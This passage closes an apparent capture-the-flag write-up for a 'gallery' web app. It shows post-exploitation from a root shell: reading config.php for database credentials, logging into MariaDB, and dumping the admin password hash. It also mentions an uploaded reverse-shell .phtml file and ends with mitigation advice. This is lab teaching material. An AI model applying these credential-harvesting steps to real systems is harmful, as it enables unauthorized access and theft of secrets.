
We've also found the root flag.

7.Post-Exploitation

Now


What's the hash password of the admin user?

Knowing that there is a database made our job easier.




```
# cd
# cd /var/www
# l
sh: 7: l: not found
# ls
html
# cd html
# ls
gallery  index.html
# cd gallery
# ls
404.html  build               database  index.php       report       user
albums    classes             dist      initialize.php  schedules
archives  config.php          home.php  login.php       system_info
assets    create_account.php  inc       plugins         uploads
#
```

Let's go to the `/var/www/html/gallery` folder to find the admin password because the data on the Apache server is stored in `/var/www/html/`. Let's read the PHP files inside and see what data they contain.




```
<?php
$dev_data = array('id'=>'-1','firstname'=>'Developer','lastname'=>'','username'=
>'dev_oretnom','password'=>'5da283a2d990e8d8512cf967df5bc0d0','last_login'=>'','
date_updated'=>'','date_added'=>'');

if(!defined('base_url')) define('base_url',"http://" . $_SERVER['SERVER_ADDR'] .
 "/gallery/");
if(!defined('base_app')) define('base_app', str_replace('\\','/',__DIR__).'/' );
if(!defined('dev_data')) define('dev_data',$dev_data);
if(!defined('DB_SERVER')) define('DB_SERVER',"localhost");
if(!defined('DB_USERNAME')) define('DB_USERNAME',"gallery_user");
if(!defined('DB_PASSWORD')) define('DB_PASSWORD',"passw0rd321");
if(!defined('DB_NAME')) define('DB_NAME',"gallery_db");
?>
#
```

The username and password to connect to MySQL were found.




```
# mysql -u gallery_user -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 219
Server version: 10.1.48-MariaDB-0ubuntu0.18.04.1 Ubuntu 18.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```




```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| gallery_db         |
| information_schema |
+--------------------+
2 rows in set (0.00 sec)

MariaDB [(none)]>
```

We see `gallery_db` here. Let's take a look inside.



```
Database changed
MariaDB [gallery_db]> show tables
    -> ;
+----------------------+
| Tables_in_gallery_db |
+----------------------+
| album_list           |
| images               |
| system_info          |
| users                |
+----------------------+
4 rows in set (0.00 sec)

MariaDB [gallery_db]>
```

We started using the database with `use database_name`. With `show tables;`, we saw the tables inside. Now, let's switch to the `user` table and see what data is inside."



```
MariaDB [gallery_db]> select * from users
    -> ;
+----+--------------+----------+----------+----------------------------------+--
-----------------------------------+------------+------+---------------------
+---------------------+
| id | firstname    | lastname | username | password                         | a
vatar                               | last_login | type | date_added
| date_updated        |
+----+--------------+----------+----------+----------------------------------+--
-----------------------------------+------------+------+---------------------
+---------------------+
|  1 | Adminstrator | Admin    | admin    | a228b12a08b6527e7978cbe5d914531c | u
ploads/1743020520_reverse_sheel.phtml | NULL       |    1 | 2021-01-20 14:02:37
| 2025-03-26 20:22:56 |
+----+--------------+----------+----------+----------------------------------+--
-----------------------------------+------------+------+---------------------
+---------------------+
1 row in set (0.00 sec)

MariaDB [gallery_db]>
```

And this is how we reached the end of this CTF.

8. **Conclusion**

The assessment successfully demonstrated multiple security vulnerabilities, including:

Weak authentication mechanisms

SQL Injection vulnerabilities

File upload misconfigurations

Privilege escalation opportunities

Mitigation recommendations include:

Implementing input validation to prevent SQL Injection

Restricting file upload permissions

Applying the principle of least privilege for system users

Regularly auditing user history and system logs

End of Report